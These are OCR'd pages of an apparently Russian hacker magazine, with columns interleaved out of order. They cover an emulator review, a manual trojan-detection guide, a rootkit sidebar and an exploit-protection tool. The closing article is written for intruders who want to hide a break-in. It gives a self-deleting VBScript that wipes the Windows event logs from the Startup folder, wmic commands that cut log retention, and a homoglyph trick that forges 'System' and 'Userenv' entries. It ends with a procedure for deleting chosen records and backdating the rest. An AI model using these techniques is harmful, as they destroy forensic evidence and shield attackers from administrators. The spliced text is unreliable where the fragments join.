■ Еще один коммерческий эмулятор, но в отличие от конкурентов он действительно стоит того, чтобы за него заплатить. Это единственный эмулятор, стабильно поддерживающий SoftIce и умеющий работать со snap-shoot'ами.

Скорость эмуляции - выше всяких похвал. Pentium III 733 MHz превращается в Pentium III 336 MHz, то есть замедляется менее чем в два раза. Полностью эмулируются Phoenix BIOS 4.0, чипсет типа Intel 440BX и LSI LogicR LSI53C10xx Ultra160 SCSI I/O контроллер, поддерживающий виртуальные SCSI-диски, размещающиеся в динамическом или фиксированном файло-образе. При желании можно работать и с IDE-дисками, но они менее производительны.

Тщательно спроектированная виртуальная сеть позволяет экспериментировать с сетевыми червями, не опасаясь, что они поразят основной компьютер. Также имеется возможность прямого доступа к гибким/лазерным дискам и разделяемые папки с достойной защитой.

Короче говоря, VM age представляет собой многоцелевой эмулятор, пригодный для любых экспериментов за исключением игр. К примеру, добиться нормальной поддержки звука из-под MS-DOS не удалось, в то время как у остальных эмуляторов с этим не было никаких проблем.

отладчик, запущенный под эмулятором, никаких дополнительных преимуществ не получает. Возможности имеющихся интегрированных отладчиков достаточно невелики и обеспечивают ничуть не лучшую функ-

циональность, чем debug.com, а нередко существенно уступают ему. Поэтому к ним стоит прибегать лишь в крайних случаях, когда обыкновенные отладчики с защитой уже не справляются. 

Крис Касперски ака мышцх

НАЙТИ И УНИЧТОЖИТЬ!

РУКОВОДСТВО ПО БОРЬБЕ С ВИРУСАМИ И ТРОЯНАМИ

Традиционно для поиска компьютерной заразы используются антивирусы, однако результат их деятельности не всегда оправдывает ожидания, а многие из вирусов зачастую остаются нераспознанными. Но в большинстве случаев зараза может быть обнаружена вручную!

Операционные системы семейства Windows разрослись до невероятных размеров, превратившись в модель настоящего государства в миниатюре. Количество файлов, хранящихся под капотом жесткого диска, вполне сопоставимо с численностью населения какой-нибудь европейской страны наподобие Швейцарии или Польши. Существуют сотни тысяч мест, пригодных для внедрения вируса, и в этих условиях ему ничего не стоит затеряться.

Никто не в состоянии проанализировать все имеющиеся в его распоряжении исполняемые файлы, динамические библиотеки, ОСХ-компоненты и т.д. Поэтому гарантированно обнаружить зловредный код методом тыка невозможно, особенно на ранних стадиях, когда заражено небольшое количество файлов. Однако стоит вирусу поразить системный файл или специально подобранный грозофилу (рано или поздно это сделает), как он тут же выдаст себя с головой! С размножающимися троянскими программами дела обстоят намного сложнее. Засевший в укромном месте троян может прятаться годами, ничем не выдавая своего присутствия, а затем в один прекрасный момент неожиданно проснуться и сделать из винчестера винегрет.

Это не означает, что ручной поиск бесполезен. Просто не стоит переоценивать его возможности...

ЕСЛИ ВДРУГ ОТКРЫЛСЯ ЛЮК

■ Вирусы и троянские программы чаще всего пишутся начинающими программистами, не имеющими адекватного опыта проектирования и практически всегда допускающими большое количество фатальных ошибок. Из-за этого самочувствие зараженной системы резко ухудшается: появляются сообщения о критических ошибках в самых неожиданных местах, полностью или частично нарушается работоспособность некоторых приложений. Время загрузки опера-

ционной системы значительно возрастает. Не удается выполнить проверку диска и/или его дефрагментацию. Производительность падает.

Естественно, все эти признаки могут вызываться волне легальным, но некорректно установленным приложением или аппаратными неисправностями. Не стоит в каждом баге видеть вирус. Вирусобоязнь – опасная вещь, намного более опасная, чем вирусы, и еще никого она не доводила до добра.

НОВЫЕ ПРОЦЕССЫ

■ Троянские программы, сделанные в виде автономного исполняемого файла и никак не скрывающие своего присутствия в системе (а большинство из них именно так и устроено), легко обнаруживаются Диспетчером Задач или любой другой утилитой, отображающей список активных процессов, к примеру, FAR'ом. Причем FAR даже более предпочтителен, поскольку появляется все больше троянцев, удаляющих себя из Диспетчера Задач (грамотный стелс будет невиден и в FAR'e - прим. AvalANche'a).

Зловредный процесс внешне ничем не отличается от всех остальных процессов, и, чтобы разоблачить его, требуется знать системные процессы своей системы. Свежеустановленная Windows 2000/XP создает следующие процессы: internat.exe (русификатор), smss.exe (сервер менеджера сеансов), csrss.exe (сервер подсистемы Win32), winlogon.exe (программа регистрации в системе и сетевой DDE-агент), services.exe (диспетчер управления сервисами), lsass.exe (сервер защитной подсистемы), svchost.exe (контейнер для служб и сервисов), spoolsv.exe (диспетчер очереди печати), regsvcs.exe


(регистратор сервисов), mstask.exe (планировщик) и explorer.exe (оболочка - великий и ужасный Проводник).

При установке новых приложений и драйверов этот список может быть значительно пополнен. К сожалению, Диспетчер Задач не отображает полного пути к исполняемому файлу процесса, заставляя теряться в догадках, какому приложению он принадлежит. Попробуй поискать файл по его имени на диске или запусти FAR. Подведи курсор к соответствующему процессу в списке, нажми <F3>, и FAR сообщит полный путь к нему. Файлы, находящиеся в каталоге легально установленного приложения, скорее всего этому приложению и принадлежат. Файлы, находящиеся в системном каталоге Windows, могут принадлежать кому угодно, и, чтобы избежать путаницы, возьми за правило каждый раз при установке нового приложения обращать внимание на процессы, которые оно добавляет.

Появление нового процесса, не связанного ни с одним из установленных приложений, - верный признак троянского внедрения. Скорми связанный с ним исполняемый файл свежей версии любимого антивируса.

ПОТОКИ И ПАМЯТЬ

■ В последнее время вирусписатели все больше тяготеют к функциям CreateRemoteThread и WriteProcessMemory, позволяющим внедряться в адресные пространства уже запущенных процессов. Это значительно усложняет выявление заразы, и приходится прибегать к гедовским средствам, активно используемым еще во времена MS-DOS. Тогда системные операторы следили за количеством свободной оперативной



памяти, скрупулезно записывая показания утилиты mem на бумажку :). Хотя простушка mem было легко обмануть, на это были способны лишь немногие из вирусов.

С тех пор многое изменилось. Операционные системы стали сложнее, но вместе с тем и умнее. Контроль за системными ресурсами значительно ужесточился, и прямой обман стал практически не возможным. Дождавшись окончания загрузки системы, запусти Диспетчер Задач и запомни

(а лучше запиши) количество дескрипторов, процессов, потоков и объем выделенной памяти. При внедрении всякой автоматически загружающейся программы эти показания неизбежно изменятся!

Но изменение количества потоков в процессе работы с системой - вполне нормальное явление и само по себе еще ни о чем не говорит. Простой эксперимент. Запусти "Блокнот". Диспетчер Задач сообщает, что в нем имеется всего лишь один поток, так?

А теперь открой диалог "Сохранить как", и увидишь, как количество потоков тут же поползет вверх. Один из них принадлежит драйверу звуковой карты, озвучивающему системные события, один - непосредственно самому диалогу. Остальные (если они есть) - прочим системным функциям, выполняющим свой код в контексте данного процесса.

КОНТРОЛЬ ЦЕЛОСТНОСТИ ФАЙЛОВ

■ Операционные системы Windows 2000/XP оснащены специальными средствами проверки целостности исполняемых файлов, автоматически выполняющимися при всяком обращении к ним и при необходимости восстанавливающими искаженный файл. По умолчанию резервные копии хранятся в каталогах WINNT\System32\Dllcache и WINNT\ServicePackFiles.

У вируса есть два пути: либо отключить SFC (за это отвечает ключ реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SFCDisable), либо одновременно поразить и сам заражаемый файл, и все его резервные копии, так что надежность автоматической проверки весьма сомнительна и лучше всего запускать SFC (sfc.exe) вручную с ключом /PURGECACHE. Тогда она очистит файловый кэш и затребует дистрибутивный компакт-диск для его реконструкции, после чего выполнит сканирование системных файлов на предмет поиска несоответствий. Но если после первой инсталляции в систему добавлялись те или иные пакеты обновлений, утилита SFC либо вообще откажется перестраивать файловый кэш, либо выдаст большое количество ложных срабатываний, приводя обновленные файлы в их первоначальный вид, что явно не входит в твои планы. Поэтому всегда приобретай Windows с интегрированным Service Pack'ом самой последней версии (именно интегрированным, а не просто записанным в отдельную директорию, чем славится большинство пиратов) - там этих проблем нет.

Также можно и нужно использовать и более продвинутые антивирусные средства, такие, как ADInF или AVP Disk Inspector, а если их нет - утилиту посимвольного сравнения файлов FC.EXE, входящую в штатный комп- »

МНЕНИЕ ЭКСПЕРТА

■ Я очень люблю задавать вопрос: что обнаруживают антивирусные системы? Обычный и неверный ответ: вирусы или вредоносное программное обеспечение. На самом деле антивирусная система обнаруживает только тот код, который эксперты компании-производителя считают вредоносным. Нередки случаи, когда безобидная программа получает статус страшного вируса (www.security.nnov.ru/articles/antiantivirus2.asp) или, наоборот, троянские программы не обнаруживаются антивирусными системами. К последним относятся написанные под заказ или слабо распространенные троянские программы, а также rootkits.



offtopic, профессионал в области IT-безопасности, постоянный автор и модератор форумов проекта Securitylab.ru, MCSE и MCT


Кроме того, антивирусные системы относятся к детективным средствам защиты. То есть они, в отличие от превентивных средств, предотвращающих проблему, позволяют ее обнаружить и по возможности скорректировать уже после того, как случилось страшное. Однако что делать, если страшное все же случилось, антивирус молчит, а к тебе в почту стучится «мегахакер», предлагая вернуть за несколько WMZ доступ к твоим файлам или почтовому ящику :). Ты запускаешь TCPView, но не видишь никаких подозрительных соединений, хотя с твоей системой творится что-то неладное. Скорее всего, к тебе на машину установили rootkit.

Термин «rootkit» пришел из мира *nix, и изначально им обозначался набор инструментов, необходимый злоумышленнику после того, как он получил права суперпользователя (root) в атакуемой системе. Большинство современных rootkit'ов могут прятать от пользователя файлы, папки и ключи реестра, скрывать запущенные программы, системные службы, драйвера и сетевые соединения. Злоумышленник имеет возможность создавать файлы и ключи реестра, запускать программы, работать с сетью, и эта активность не будет обнаружена тобой и антивирусами. Основной ресурс, посвященный rootkit, - www.rootkit.com. Есть ряд утилит, позволяющих находить rootkits в системе. Например, утилита RKDetect (www.seclists.org/lists/fulldisclosure/2004/Sep/0246.html), работающая по сети, или программа RKDetector (www.3wdesign.es/security/), сканирующая систему локально.

Но, в любом случае, лучший способ обнаружения троянов - не заносить их в систему!



Большинство вирусов и троянов можно обнаружить и нейтрализовать собственными силами. Достаточно знать их симптомы.

Если троян/вирус не умеет скрывать свой процесс, то он виден через стандартный Диспетчер Задач.



лект поставки любой версии Windows. Только не запускай все эти программы непосредственно из самой запускаемой системы! Stealth-вирусов под Windows с каждым днем становится все больше, а методика их - маскировки все изощреннее.

Вопреки расхожему мнению Windows может загружаться и с CD. Прежде всего, на ум приходит Windows-PE - слегка усеченная версия Windows XP, официально распространяемая только среди партнеров Microsoft и в центрах сервисного обслуживания. В открытую продажу она до сих пор не поступала, и, если тебе претит кормить пиратов (многие из которых к тому же и хамы :), воспользуйся бесплатным Bart's PE Builder'om (www.danilprengi.com/nu2/pebuilder3032.zip), автоматически формирующим загрузочный диск на основе любой версии Windows.



ANTI-CRACKER SHIELD

■ Самая большая проблема безопасности сегодня - атаки на переполнение буферов. Они позволяют удаленно получить полный контроль над атакуемой системой. От этой атаки не застрахована ни одна программа, имеющая контакты с внешней агрессивной сетевой средой (в том числе и фаерволы). Для Linux существует проект PaX, который защищает системы на основе Linux от исполнения на них эксплоитов. Для платформы Windows NT/2000/XP/2003 до недавнего времени подобной защиты не существовало. Затем появились защиты, с недостаточно высоким качеством исполнения и уровнем защиты. Многие нещадно глючат, тормозят систему и приложения, имеют слабую защиту и легко обходятся. Бывает, что программа защищает не все приложения, а только те, которые захотел защитить ее автор :).

Не так давно была выпущена защита от эксплоитов для платформы Windows NT/2000/XP/2003, которая не тормозит систему, обладает мощным уровнем защиты, гибкой системой управления уровнями безопасности для различных приложений и хорошей совместимостью с другими программами - Anti-Cracker Shield (автор - Илья Рабинович). Внутри нее реализованы уникальные механизмы, противодействующие выполнению кода эксплоитов на атакуемых компьютерах.

Надежная защита стека от исполнения в нем кода, которая не приводит к катастрофическим потерям в производительности. Рангомизация стека и кучи (стартовые адреса данных - случайные величины), препятствующая дискредитации данных и передаче управления по фиксированным адресам, автоматическое перебазирование системных библиотек по случайным адресам при каждой перезагрузке. Уникальный механизм, позволяющий делать кучу исполняемой (необходимо для совместимости с большим количеством современного ПО, использующим кучу для исполнения своего кода), но не позволяющий исполнять в ней эксплоиты.

Уровней безопасности для отдельных приложений четыре: low, medium, high и ultra. Уровень low - практически полное отсутствие всякой защиты, поскольку и стек, и куча никак не защищаются. Этот уровень нужен приложениям, которые исполняют свой



зачный диск на основе любой версии от Windows 2000 SP1 и старше.

Кстати говоря, при желании можно и вовсе изъять жесткий диск из компьютера, разместив систему и все необходимые для работы приложения на CD-ROM. Для записи временных файлов сгодится виртуальный диск - вполне удачное решение для игровой платформы. Теперь ни вирусы, ни обрушения операционной системы не страшны! Аналогичным путем можно модернизировать и офисные компьютеры. Обработываемые файлы в этом случае придется либо централизованно хранить на сервере (наиболее перспективный и экономичный путь),


либо записывать на дискету, zip или CD-RW (чисто хакерский путь).

НЕНОРМАЛЬНАЯ СЕТЕВАЯ АКТИВНОСТЬ

■ Редкий трояк может удержаться от соблазна передать награбленное добро по сети или установить систему удаленного администрирования. При этом на машине открываются новые порты или появляются соединения, которые ты не устанавливал.


Для просмотра перечня открытых портов и установленных соединений можно воспользоваться утилитой netstat из штатного комплекта поставки Windows, запустив ее с

ког в стеке. На уровнях medium и high стек полностью защищен от выполнения в нем кода, куча исполняема, но уникальная технология контроля не позволяет эксплоитам получить управление. На уровне ultra невозможно исполнять код как в стеке, так и в куче.



Существуют две версии программы: пользовательская и серверная. Пользовательская версия защищает все приложения по умолчанию на уровне high (разумный компромисс между уровнем защиты и совместимостью). Серверная версия защищает только те приложения, которые указаны пользователем на уровне ultra по умолчанию.

В случае атаки программа завершает атакуемый поток (не процесс!). То есть если у тебя стоит сервер HTTP/FTP, то грохнется только пользователь, который атаковал, а остальные пользователи будут работать, как будто ничего не случилось. Правда, атакованное приложение может повести себя совершенно неадекватным образом (зависит от конкретной реализации), и его придется перезагрузить. При этом если атакован системный процесс, то окошко с уведомлением о перезагрузке не выскочит, система будет поддерживаться в максимально работоспособном состоянии. Программа практически ничем не напоминает о своем существовании в системе, кроме серой иконки замка в трее. В случае атаки иконка становится красной, со звуковой сигнализацией.




Однако использование проги не дает стопроцентной гарантии защиты от эксплоитов. Например, не защищаются от исполнения глобальные буферы исполняемых модулей и динамических библиотек. Другими словами, использование Anti-Cracker Shield не избавляет от необходимости использования фаерволов и антивирусов, установки заплаток. Anti-Cracker Shield - это еще одно жизненно необходимое звено в цепи безопасности.

Программу тяни с www.softsphere.com/cgi-bin/redirect.pl?Name=ACSHIELD, а русский хелп к ней - с www.softsphere.com/files/acshield.chm.

ключом -а. К сожалению, она не выдает имени процесса, установившего данное соединение (а для поиска троянов это актуально), вынуждая искать более совершенный инструментарий. Большой популярностью пользуется утилита TCPView Марка Руссиновича (www.sysinternals.com), не только выводящая развернутую статистику, но и позволяющая одним движением мыши закрыть любое сетевое соединение.

Еще лучше оградить свой компьютер персональным брандмауэром. Многие из брандмауэров, кстати говоря, содержат сис-

темы обнаружения вторжений и антивирусные модули. Брандмауэр не только сообщает о подозрительных сетевых соединениях - он позволяет их блокировать, предотвращая утечку данных с твоего компьютера и выдавая предупредительные сообщения на ранних стадиях вторжения. Впрочем, брандмауэр - это еще не панацея, и он не может защитить от атак, которые совершаются не через него. Вирусы - не его специализация, и в борьбе с ними он малоэффективен. 

УЖЕ В ПРОДАЖЕ



2CD или DVD с каждым номером

В НОМЕРЕ:

Tokyo Game Show 2004

Эксклюзивный репортаж с выставки. Японская индустрия видеоигр открыла свои тайны нашим корреспондентам.

Prince of Persia: Warrior Within

Ubisoft готовит сногсшибательный сиквел лучшей игры прошлого года. Мрачная атмосфера и идеально проработанная боевая система ждут вас.

Star Wars: Battlefront

Гемплей Battlefield 1942 + вселенная «Звездных войн» = великолепный многопользовательский шутер.

Rome: Total War

Лучшая стратегия 2004 года даст вам шанс покорить мир вместе с непобедимыми римскими легионами.

СТРАНА ИГР
(game)land

Анализирующий (analyst1945@mail.ru, www.wshinform.boom.ru)

БОРТОВОЙ ЖУРНАЛ

ПРЕПАРИРУЕМ ЛОГИ WINDOWS

«Чисти логи три раза в день!», «Уходя, он почистил за собой логи», «Заглянув в логи, администратор обнаружил...» - едва ли не самые часто встречающиеся фразы в историях андеграунда. Чистка логов - гарантия безопасности взломщика и залог его спокойного сна.

Ч

итая очередную хакерскую байку, а может, и не байку, а преукрашенную историю, я обратил внимание на стандартную концовку. Хеппи-энд выделялся в этом отчете полным отсутствием каких-либо подробностей, хотя все остальное было описано четко и внятно, с примерами команд, а в некоторых местах - и со скриншотами.

Можно было подумать, что чистка логов - настолько простое занятие, что доступно любому пользователю, прошедшему недельные курсы и научившемуся после них отличать клавишу CTRL от SHIFT. Так что же представляет собой на самом деле чистка логов?

Для чистки используются всевозможные логвайперы и руткиты, и используются они преимущественно в Linux-системах. Но этот номер посвящен Win-системам, которые, кстати, могут вести логи не хуже пингинообразных осей. Вся работа будет проводиться средствами, встроенными в саму систему, так что практически никакого стороннего софта нам не понадобится.

WSH - ВСТРОЕННАЯ СИСТЕМА АВТОМАТИЗАЦИИ

■ По функциональным возможностям WSH (Windows Script Host) может успешно потягаться с консольными скриптами Linux, значительно превосходя их по простоте создания. В качестве инструмента разработки подойдет любой текстовый редактор. Сценарии готовы к работе сразу же после написания, если WSH не отключены на данном компьютере и поддерживаются операционной системой. Поддержка скриптов присутствует в Windows начиная с 98-й версии (для более ранних версий ОС сервер сценариев устанавливается отдельно), которой логи не снились в самом кошмарном сне. Возможности и синтаксис VBScript рассмотрены достаточно подробно в прошлых номерах журнала, поэтому упомянем лишь о том, что код сценария помещается в тексто-

вый файл с расширением WSF после XML-конструкции в начале:

```
<?xml version="1.0" encoding="windows-1251"?>
<job id="T1">
<script language="VBScript">
<![CDATA[
```

и

```
]]>
</script>
</job>
```

в конце.

НАШ ВЫБОР

■ Если слишком буквально понимать призыв «чисти логи!», то на программирование уйдет не более пары минут.

Сценарий, который можно видеть на врезке, достаточно поместить в папку «Автозагрузка». Результатом будет кристальная чистота журнала (или журналов - кому как нравится) событий и скрупулезный поиск багов, троянов и прочих malware админом на почве обостренной подозрительности. Впрочем, если нет желания возв-

ращаться на "попользованную" систему и нет желания вдаваться в подробности, то акт приравнивания к нулю объема файла журнала можно считать прощальным хлопком дверью, что будет ошутимым ударом по изнеженным нервам системщика.

Тому, кто планирует периодически навещать понравившуюся систему, разумнее было бы ограничить количество информации, хранимой в логах, по объему или числу прошедших дней. Это можно сделать с помощью командной строки, получив доступ к свойствам журнала событий с помощью псевдонима NTEVENTLOG. Для начала откроем окно командной консоли: Пуск -> Выполнить -> "cmd". Затем запустим программу, позволяющую работать с WMI через командную строку, используя псевдонимы: «wmic». Для изменения нужных параметров наберем команды:


```
NTEVENTLOG WHERE
LogFileNames="Application" SET
MaxFileSize=65536
```

(для задания максимального размера файла журнала «Приложение» в 64 килобайт).

ОЧИЩАЕМ ЖУРНАЛЫ СОБЫТИЙ

```
'Выбирается журнал событий
LogType = "Application" 'Приложение
'LogType = "System" 'Безопасность
'LogType = "Security" 'Система
'Подключается к пространству WMI - одной строкой!
Set Eventlog =
GetObject("winmgmts:{impersonationLevel=impersonate}").ExecQuery("select *from Win32_NTEventLogFile where Logfilename='\" & LogType & \"'")
'Очищаются выбранные журналы
For each Entry in EventLog
Entry.ClearEventlog()
Next
'И завершающие штрихи - скрипт стирает сам себя.
Scriptname=wscript.scriptfullname
set fso=CreateObject("Scripting.FileSystemObject")
fso.Getfile(Scriptname).Delete
'Завершение работы сценария
Wscript.Quit
```

Для загрузки виртуальной машины с CD-ROM необходимо войти в виртуальный BIOS Setup (в VMware это делается нажатием клавиши F2 на начальной заставке) и в меню boot вытянуть CD-ROM наверх.



Измененные параметры в действии

Eventcreate позволяет вносить записи в логи из командной строки.

`NTEVENTLOG WHERE LogFileName="System" SET OverwriteOutDated=1`

(для задания максимального срока хранения записей журнала «Система» в 1 день).

Кроме изменения настроек, псевдоним NTEVENTLOG позволяет просмотреть все свойства выбранного журнала событий:

`NTEVENTLOG WHERE LogFileName="Application" GET /VALUE`

Если требуется «интеллектуальное» изменение настроек без участия человека, то нетрудно и написать оболочку-сценарий для этой команды. Один из вариантов такой оболочки показан во врезке.

УНИКАЛЬНЫЙ ПОЧЕРК ИЛИ ОПАСНАЯ УЛИКА?

■ По привычке руки набивают знакомые VBScript-операторы, в результате чего возникает сценарий, вносящий в журналы системы нужные записи.


Закончив любование прогеланной работой, я захотел проверить ее ре-

зультаты. Каково же было разочарование, когда в столбце журнала «Источник» («Source Type») обнаружилось разоблачающее взломщика значение «WSH». Панику смягчало лишь отсутствие указания на юзера, внесшего запись «Пользователь» - «N/A» («User Name») - «N/A»). Нужно было искать другой путь. И он был найден.

ОПЕРАЦИОННАЯ СИСТЕМА ДЛЯ ХАКЕРА

■ Из глубин подсознания нахлынули давние воспоминания. Робко просматриваю справочную систему Windows и нахожу в справочнике по командной строке неприметную, но не менее от этого важную команду eventcreate, с помощью которой можно вносить записи в журналы событий непосредственно из командной строки.


Основное преимущество вышеуказанной команды перед сценариями WSH - возможность напрямую указать имя источника и пользователя. Правда, пользователь должен существовать, и пароль его должен быть известен. Кроме того, системные источники вроде «Userenv» или




Интересная учетная запись

«Msiinstaller» заблокированы, а вносить запись от имени пользователя «System» не представляется возможным. Выдается сообщение «Ошибка: исходный параметр используется только для определения приложения или сценария (невстроенные источники)». Но, к счастью, для этой проблемы есть решение, которое лежит на поверхности. Суть в том, что некоторые символы латинского и кириллического алфавита имеют практически одинаковый вид (по крайней мере, в шрифтах Windows), но разные коды. «А» латинское и «А» кириллическое - не одно и то же, хотя и выглядят одинаково. Если создание учетной записи «System» невозможно, то пользователь «System» (с кириллической «е») добавляется на «Ура». После создания учетной записи от ее имени можно вносить события в системный журнал, а затем удалять в целях конспирации. Аналогичная подмена действует и на указание «Источника».


Остается еще одна проблема - дата и время внесения записи. На самом деле, при наличии прав Администратора это далеко не проблема, а скажем так, небольшое препятствие. Все решается обычным переводом календаря и часов, что вполне осуществимо средствами командной строки и сценариев. »




Имитация источника записи «Userenv» заменой латинской «е» на кириллическую



Такой источник нам не нужен



... и наслаждаемся результатами



Судя по логам, произошел скачек во времени :)

Как резюме ко всему здесь написанному. Схематично процедура угаления записи об определенных событиях выглядит так:

- Сохранение некоторых записей журнала событий в отдельный источник
- Создание учетных записей со специфическими именами
- Очистка журнала событий
- Считывание записей из архива
- Изменение дат и времени и внесение считанных записей
- Удаление временных учетных записей
- Удаление архива записей
- Установка текущей даты и времени

ОТСЛЕЖИВАЕМ СОБЫТИЯ В РЕАЛЬНОМ ВРЕМЕНИ

■ Несмотря на кажущуюся простоту описанного способа иногда манипуляции с логами не имеют большого смысла, а, скорее, напоминают борьбу с симптомами заболевания, вместо выяснения и удаления причины болезни. Многие записи в журналы событий вносятся благодаря настройкам параметров локальной политики. Изменение локальной политики есть не что иное, как редактирование реестра в комфортной обстановке, то есть через консоль MMC. В этом легко убедиться, если одновременно с

ВНОСИМ ЗАПИСИ В ЛОГИ САМИ

```
'Объявляются используемые переменные
Option Explicit
Dim WshShell, LEvent
Dim Ltype, LMsgevent, Lcomputer
'Ltype - Код типа события
'0 - Успех (Success)
'1 - Ошибка (Error)
'2 - Предупреждение (Warning)
'4 - Уведомление (Information)
'8 - Аудит успехов (Audit_Success)
'16 - Аудит отказов (Audit_Failure)
'LMsgevent - Текстовое сообщение
'Lcomputer - Дополнительный параметр, указывающий имя компьютера для записи события на удаленной машине
Ltype = 2
